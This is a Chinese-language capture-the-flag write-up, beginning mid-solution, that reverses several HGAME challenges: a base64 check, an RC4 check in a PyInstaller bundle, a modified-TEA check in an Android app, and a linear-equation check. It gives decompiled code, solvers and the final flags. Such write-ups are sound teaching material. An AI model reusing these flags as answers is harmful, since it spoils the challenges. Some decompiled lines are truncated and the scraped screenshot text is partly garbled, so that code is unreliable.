            break;

        *(debase64Str + k++) = ((temp[2] << 6) & 0xF0) | (temp[3] & 0x3F);
    }
    return debase64Str;
}

int main() {

    char * c = calloc(10000, 1);
    int len = strlen("AMHo7dLxUEabf6Z3PdWr6cOy75i4fdfeUzL17kaV7rG=");
    printf(base64_decode("AMHo7dLxUEabf6Z3PdWr6cOy75i4fdfeUzL17kaV7rG=", c, len));
}
```

最终解出flag：

```
hgame{s0meth1ng_run_bef0re_m@in}
```

## [REVERSE] stream

下载文件后看图标便可知道，是通过`pyinstaller`打包的程序，使用`pyinstxtractor.py`解包程序，可得到`pyc`文件，再通过https://tool.lu/pyc/，即可轻松反编译程序，获得的代码如下：

```python
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.10

import base64

def gen(key):
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + ord(key[i % len(key)])) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
    i = j = 0
    data = []
    for _ in range(50):
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
        data.append(s[(s[i] + s[j]) % 256])
    return data


def encrypt(text, key):
    result = ''
    for c, k in zip(text, gen(key)):
        result += chr(ord(c) ^ k)
    result = base64.b64encode(result.encode()).decode()
    return result

text = input('Flag: ')
key = 'As_we_do_as_you_know'
```

```
enc = encrypt(text, key)
if enc == 'wr3ClVcSw7nCmMOcHcKgacOtMkvDjxZ6asKWw4nChMK8IsK7KMOOasOrdgbDlx3DqcKqwr0hw701Ly57w63CtcOl':
    print('yes!')
    return None
None('try again...')
```

分析后可以发现，其实`gen`函数在加密和解密过程中，应该是不变的，因此，只需将加密结果作为参数，异或一次即可：


```
def decrypt(text, key):
    result = ''
    text = base64.b64decode(text).decode()
    for c, k in zip(text, gen(key)):
        result += chr(ord(c) ^ k)
    return result


key = 'As_we_do_as_you_know'
print(decrypt('wr3ClVcSw7nCmMOcHcKgacOtMkvDjxZ6asKWw4nChMK8IsK7KMOOasOrdgbDlx3DqcKqwr0hw701Ly57w63CtcOl', key))
```

最后获得flag：


```
hgame{python_reverse_is_easy_with_internet}
```

## [REVERSE] VidarCamera

下载附件，发现是一个apk包，使用`jadx`反编译后仔细阅读代码，可以猜测flag大概率与下面这块函数有关：



```
/* JADX INFO: Access modifiers changed from: private */
/* renamed from: onCreate$lambda-0  reason: not valid java name */
public static final void m9onCreate$lambda0(EditText inputsomething, CameraActivity this$0, AlertDialog alertDialog, View view) {
    Intrinsics.checkNotNullParameter(inputsomething, "$inputsomething");
    Intrinsics.checkNotNullParameter(this$0, "this$0");
    String obj = inputsomething.getText().toString();
    if (obj.length() != 40) {
        Toast.makeText(this$0, "序列号不正确", 0).show();
        return;
    }
    int[] m175constructorimpl = UIntArray.m175constructorimpl(10);
    for (int i = 0; i < 40; i += 4) {
        UIntArray.m186setVXSXFK8(m175constructorimpl, i / 4, UInt.m122constructorimpl(UInt.m122constructorimpl(UInt.m122constructorimpl(UInt.m122constructorimpl(obj.charAt(i)) +
    }
    int[] m8encrypthkIa6DI = this$0.m8encrypthkIa6DI(m175constructorimpl);
    UInt[] uIntArr = {UInt.m116boximpl(637666042), UInt.m116boximpl(457511012), UInt.m116boximpl(-2038734351), UInt.m116boximpl(578827205), UInt.m116boximpl(-245529892), UInt.m11
    int i2 = 0;
    while (true) {
        int i3 = i2 + 1;
        if (uIntArr[i2].m173unboximpl() != UIntArray.m181getpVg5ArA(m8encrypthkIa6DI, i2)) {
            Toast.makeText(this$0, "序列号不正确", 0).show();
            return;
        } else if (i3 > 9) {
            alertDialog.dismiss();
            return;
        } else {
            i2 = i3;
        }
    }
}
```



```
/* renamed from: encrypt-hkIa6DI  reason: not valid java name */
private final int[] m8encrypthkIa6DI(int[] iArr) {
    int i;
    int[] m175constructorimpl = UIntArray.m175constructorimpl(4);
    UIntArray.m186setVXSXFK8(m175constructorimpl, 0, 2233);
    UIntArray.m186setVXSXFK8(m175constructorimpl, 1, 4455);
    UIntArray.m186setVXSXFK8(m175constructorimpl, 2, 6677);
    UIntArray.m186setVXSXFK8(m175constructorimpl, 3, 8899);
    int i2 = 0;
    while (i2 < 9) {
        int i3 = 0;
        int i4 = 0;
        do {
            i3++;
            i = i2 + 1;
            UIntArray.m186setVXSXFK8(iArr, i2, UInt.m122constructorimpl(UIntArray.m181getpVg5ArA(iArr, i2) + UInt.m122constructorimpl(UInt.m122constructorimpl(UInt.m1
            UIntArray.m186setVXSXFK8(iArr, i, UInt.m122constructorimpl(UIntArray.m181getpVg5ArA(iArr, i) + UInt.m122constructorimpl(UInt.m122constructorimpl(UInt.m122
            i4 = UInt.m122constructorimpl(i4 + 878077251);
        } while (i3 <= 32);
        i2 = i;
    }
    return iArr;
}
```

稍加思索，发现这个应该也是一个魔改的TEA加密，故编写如下程序进行解密：

```
public class Main {
    public static void m178setVXSXFK8(int[] iArr, int i, int i2) {
        iArr[i] = i2;
    }

    public static int m114constructorimpl(int i) {
        return i;
    }

    public static int m173getpVg5ArA(int[] iArr, int i) {
        return m114constructorimpl(iArr[i]);
    }

    /* renamed from: encrypt-hkIa6DI  reason: not valid java name */
    private static int[] m8encrypthkIa6DI(int[] iArr) {
        int[] r1 = new int[4];
        r1[0] = 2233;
        r1[1] = 4455;
        r1[2] = 6677;
        r1[3] = 8899;
        int i = 9;
        int i2;
        while (i > 0) {
            int i3 = 0;
            int i4 = 33 * 878077251; // 32*878077251
            do {
                i3++;
                i2 = i - 1;
                i4 = m114constructorimpl(i4 - 878077251);
                m178setVXSXFK8(iArr, i,
m114constructorimpl(m173getpVg5ArA(iArr, i) -
m114constructorimpl(m114constructorimpl(m114constructorimpl(m114constructori
mpl(m173getpVg5ArA(iArr, i2) << 4) ^
m114constructorimpl(m173getpVg5ArA(iArr, i2) >>> 5)) + m173getpVg5ArA(iArr,
i2)) ^ m114constructorimpl(m173getpVg5ArA(r1,
m114constructorimpl(m114constructorimpl(i4 >>> 11) & 3)) + i4))));
                m178setVXSXFK8(iArr, i2,
m114constructorimpl(m173getpVg5ArA(iArr, i2) -
m114constructorimpl(m114constructorimpl(m114constructorimpl(m173getpVg5ArA(r
1, m114constructorimpl(i4 & 3)) + i4) ^
m114constructorimpl(m114constructorimpl(m114constructorimpl(m173getpVg5ArA(i
Arr, i) << 4) ^ m114constructorimpl(m173getpVg5ArA(iArr, i) >>> 5)) +
m173getpVg5ArA(iArr, i))) ^ i4)));
            } while (i3 <= 32);
            i = i2;
        }
        return iArr;
    }

    public static byte[] intToByteArray(int[] arr) {
        byte[] result = new byte[arr.length * 4];
        int index = 0;
        for (; index < arr.length; index++) {
            int i = arr[index];
            result[index * 4 + 3] = (byte) ((i >> 24) & 0xFF);
            result[index * 4 + 2] = (byte) ((i >> 16) & 0xFF);
            result[index * 4 + 1] = (byte) ((i >> 8) & 0xFF);
            result[index * 4] = (byte) (i & 0xFF);
        }
        return result;
    }


    public static void main(String[] args) {
        int[] uIntArr = {637666042, 457511012, -2038734351, 578827205,
-245529892, -1652281167, 435335655, 733644188, 705177885, -596608744};
        int[] ret = m8encrypthkIa6DI(uIntArr);
        byte[] retB = intToByteArray(ret);
        for (byte c : retB) {
            System.out.printf("%c", c);
        }
    }
}
```

笔者在解本题时，原先将繁杂的加密代码进行了简化，但可能在简化过程中出现了一些预料之外的错误，导致始终无法得到预期解，因此最后还是选择了最麻烦的方法（嘛，能跑就行）。运行得到flag：

```
hgame{d8c1d7d34573434ea8dfe5db40fbb25c0}
```

## [REVERSE] math

本题主要考察了五元一次线性方程的求解，通过IDA反编译后，可看到源代码：

```c
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
    int i; // [rsp+0h] [rbp-180h]
    int j; // [rsp+4h] [rbp-17Ch]
    int k; // [rsp+8h] [rbp-178h]
    int m; // [rsp+Ch] [rbp-174h]
    __int64 v8[3]; // [rsp+10h] [rbp-170h] BYREF
    char v9; // [rsp+28h] [rbp-158h]
    int v10[28]; // [rsp+30h] [rbp-150h]
    int v11[28]; // [rsp+A0h] [rbp-E0h] BYREF
    int v12[26]; // [rsp+110h] [rbp-70h] BYREF
    __int64 savedregs; // [rsp+180h] [rbp+0h] BYREF

    memset(v8, 0, sizeof(v8));
    v9 = 0;
    scanf("%25s", v8);
    v10[0] = 126;
    v10[1] = 225;
    v10[2] = 62;
    v10[3] = 40;
    v10[4] = 216;
    v10[5] = 253;
    v10[6] = 20;
    v10[7] = 124;
    v10[8] = 232;
    v10[9] = 122;
    v10[10] = 62;
    v10[11] = 23;
    v10[12] = 100;
    v10[13] = 161;
    v10[14] = 36;
    v10[15] = 118;
    v10[16] = 21;
    v10[17] = 184;
    v10[18] = 26;
    v10[19] = 142;
    v10[20] = 59;
    v10[21] = 31;
    v10[22] = 186;
    v10[23] = 82;
    v10[24] = 79;
    memset(v11, 0, 100);
    v12[0] = 63998;
    v12[1] = 33111;
    v12[2] = 67762;
    v12[3] = 54789;
    v12[4] = 61979;
    v12[5] = 69619;
    v12[6] = 37190;
    v12[7] = 70162;
    v12[8] = 53110;
    v12[9] = 68678;
    v12[10] = 63339;
    v12[11] = 30687;
    v12[12] = 66494;
    v12[13] = 50936;
    v12[14] = 60810;
    v12[15] = 48784;
    v12[16] = 30188;
    v12[17] = 60104;
    v12[18] = 44599;
    v12[19] = 52265;
    v12[20] = 43048;
    v12[21] = 23660;
    v12[22] = 43850;
    v12[23] = 33646;
    v12[24] = 44270;
    for ( i = 0; i <= 4; ++i ) {
        for ( j = 0; j <= 4; ++j ) {
            for ( k = 0; k <= 4; ++k )
                v11[5 * i + j] += *((char *)&savedregs + 5 * i + k - 368) *
v10[5 * k + j];
        }
    }
    for ( m = 0; m <= 24; ++m ) {
        if ( v11[m] != v12[m] ) {
            printf("no no no, your match is terrible...");
            exit(0);
        }
    }
    printf("yes!");
    return 0LL;
}
```

（注：代码中的`(char *)&savedregs + 5 * i + k - 368`指向的就是`v8`的地址，因此，这里可以直接看成`(char *)&v8 + 5 * i + k`）


简单分析，即可发现，其实每一个加密的结果`v11[5 * i + j]`都是`v8[5 * i + k] * v10[5 * k + j] (k=[0-4])`的和（此处将`v8`视作一个字符串变量），因此，这便转化为了解方程问题，略微修改代码：

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>


int main() {
    int i; // [rsp+0h] [rbp-180h]
    int j; // [rsp+4h] [rbp-17Ch]
    int k; // [rsp+8h] [rbp-178h]
    int m; // [rsp+Ch] [rbp-174h]
    char v8[30]; // [rsp+10h] [rbp-170h] BYREF
    int v10[28]; // [rsp+30h] [rbp-150h]
    int v11[28]; // [rsp+A0h] [rbp-E0h] BYREF
    int v12[26]; // [rsp+110h] [rbp-70h] BYREF

    memset(v8, 0, sizeof(v8));
    v10[0] = 126;
    v10[1] = 225;
    v10[2] = 62;
    v10[3] = 40;
    v10[4] = 216;
    v10[5] = 253;
    v10[6] = 20;
    v10[7] = 124;
    v10[8] = 232;
    v10[9] = 122;
    v10[10] = 62;
    v10[11] = 23;
    v10[12] = 100;
    v10[13] = 161;
    v10[14] = 36;
    v10[15] = 118;
    v10[16] = 21;
    v10[17] = 184;
    v10[18] = 26;
    v10[19] = 142;
    v10[20] = 59;
    v10[21] = 31;
    v10[22] = 186;
    v10[23] = 82;
    v10[24] = 79;
    memset(v11, 0, 100);
    v12[0] = 63998;
    v12[1] = 33111;
    v12[2] = 67762;
    v12[3] = 54789;
    v12[4] = 61979;
    v12[5] = 69619;
    v12[6] = 37190;
    v12[7] = 70162;
    v12[8] = 53110;
    v12[9] = 68678;
    v12[10] = 63339;
    v12[11] = 30687;
    v12[12] = 66494;
    v12[13] = 50936;
    v12[14] = 60810;
    v12[15] = 48784;
    v12[16] = 30188;
    v12[17] = 60104;
    v12[18] = 44599;
    v12[19] = 52265;
    v12[20] = 43048;
    v12[21] = 23660;
    v12[22] = 43850;
    v12[23] = 33646;
    v12[24] = 44270;
    printf("Copy & Paste Them @ Mathematica: \n");
    for ( i = 0; i <= 4; ++i ) {
        printf("Solve[{");
        for ( j = 0; j <= 4; ++j ) {
            printf("%d ==", v12[5 * i + j]);
            for ( k = 0; k <= 4; ++k ) {
                printf(" x%d * %d +", k, v10[5 * k + j]); // 5 * i + k
            }
            printf(j < 4 ? " 0, " : " 0 ");
        }
        printf("}, {x0,x1,x2,x3,x4}]\n");
    }

    return 0LL;
}
```

运行后得到5组方程问题：

```
Solve[{63998 == x0 * 126 + x1 * 253 + x2 * 62 + x3 * 118 + x4 * 59 + 0,
33111 == x0 * 225 + x1 * 20 + x2 * 23 + x3 * 21 + x4 * 31 + 0, 67762 == x0 *
62 + x1 * 124 + x2 * 100 + x3 * 184 + x4 * 186 + 0, 54789 == x0 * 40 + x1 *
232 + x2 * 161 + x3 * 26 + x4 * 82 + 0, 61979 == x0 * 216 + x1 * 122 + x2 *
36 + x3 * 142 + x4 * 79 + 0 }, {x0,x1,x2,x3,x4}]
Solve[{69619 == x0 * 126 + x1 * 253 + x2 * 62 + x3 * 118 + x4 * 59 + 0,
37190 == x0 * 225 + x1 * 20 + x2 * 23 + x3 * 21 + x4 * 31 + 0, 70162 == x0 *
62 + x1 * 124 + x2 * 100 + x3 * 184 + x4 * 186 + 0, 53110 == x0 * 40 + x1 *
232 + x2 * 161 + x3 * 26 + x4 * 82 + 0, 68678 == x0 * 216 + x1 * 122 + x2 *
36 + x3 * 142 + x4 * 79 + 0 }, {x0,x1,x2,x3,x4}]
Solve[{63339 == x0 * 126 + x1 * 253 + x2 * 62 + x3 * 118 + x4 * 59 + 0,
30687 == x0 * 225 + x1 * 20 + x2 * 23 + x3 * 21 + x4 * 31 + 0, 66494 == x0 *
62 + x1 * 124 + x2 * 100 + x3 * 184 + x4 * 186 + 0, 50936 == x0 * 40 + x1 *
232 + x2 * 161 + x3 * 26 + x4 * 82 + 0, 60810 == x0 * 216 + x1 * 122 + x2 *
36 + x3 * 142 + x4 * 79 + 0 }, {x0,x1,x2,x3,x4}]
Solve[{48784 == x0 * 126 + x1 * 253 + x2 * 62 + x3 * 118 + x4 * 59 + 0,
30188 == x0 * 225 + x1 * 20 + x2 * 23 + x3 * 21 + x4 * 31 + 0, 60104 == x0 *
62 + x1 * 124 + x2 * 100 + x3 * 184 + x4 * 186 + 0, 44599 == x0 * 40 + x1 *
232 + x2 * 161 + x3 * 26 + x4 * 82 + 0, 52265 == x0 * 216 + x1 * 122 + x2 *
36 + x3 * 142 + x4 * 79 + 0 }, {x0,x1,x2,x3,x4}]
Solve[{43048 == x0 * 126 + x1 * 253 + x2 * 62 + x3 * 118 + x4 * 59 + 0,
23660 == x0 * 225 + x1 * 20 + x2 * 23 + x3 * 21 + x4 * 31 + 0, 43850 == x0 *
62 + x1 * 124 + x2 * 100 + x3 * 184 + x4 * 186 + 0, 33646 == x0 * 40 + x1 *
232 + x2 * 161 + x3 * 26 + x4 * 82 + 0, 44270 == x0 * 216 + x1 * 122 + x2 *
36 + x3 * 142 + x4 * 79 + 0 }, {x0,x1,x2,x3,x4}]
```

在`Mathematica`中运行即可获得答案：


未命名-1 * - Wolfram Mathematica 13.2
文件 (F) 编辑 (E) 插入 (I) 格式 (R) 单元 (C) 图形 (G) 计算 (V) 面板 (P) 窗口 (W) 帮助 (H)
插入单元...
解方程
解方程
100%

```
   60810 == x0*216 + x1*122 + x2*36 + x3*142 + x4*79 + 0},
  {x0, x1, x2, x3, x4}]
Solve[{48784 == x0*126 + x1*253 + x2*62 + x3*118 + x4*59 + 0,
   30188 == x0*225 + x1*20 + x2*23 + x3*21 + x4*31 + 0,
   60104 == x0*62 + x1*124 + x2*100 + x3*184 + x4*186 + 0,
   44599 == x0*40 + x1*232 + x2*161 + x3*26 + x4*82 + 0,
   52265 == x0*216 + x1*122 + x2*36 + x3*142 + x4*79 + 0},
  {x0, x1, x2, x3, x4}]
Solve[{43048 == x0*126 + x1*253 + x2*62 + x3*118 + x4*59 + 0,
   23660 == x0*225 + x1*20 + x2*23 + x3*21 + x4*31 + 0,
   43850 == x0*62 + x1*124 + x2*100 + x3*184 + x4*186 + 0,
   33646 == x0*40 + x1*232 + x2*161 + x3*26 + x4*82 + 0,
   44270 == x0*216 + x1*122 + x2*36 + x3*142 + x4*79 + 0},
  {x0, x1, x2, x3, x4}]

Out[1]= {{x0 → 104, x1 → 103, x2 → 97, x3 → 109, x4 → 101}}

Out[2]= {{x0 → 123, x1 → 121, x2 → 48, x3 → 117, x4 → 114}}

Out[3]= {{x0 → 95, x1 → 109, x2 → 64, x3 → 116, x4 → 104}}

Out[4]= {{x0 → 95, x1 → 49, x2 → 115, x3 → 95, x4 → 103}}

Out[5]= {{x0 → 79, x1 → 48, x2 → 100, x3 → 125, x4 → 0}}
```

整理成C语句，运行一下

```
    char result[] =
{104,103,97,109,101,123,121,48,117,114,95,109,64,116,104,95,49,115,95,103,79
,48,100,125,0};
    printf(result);
```

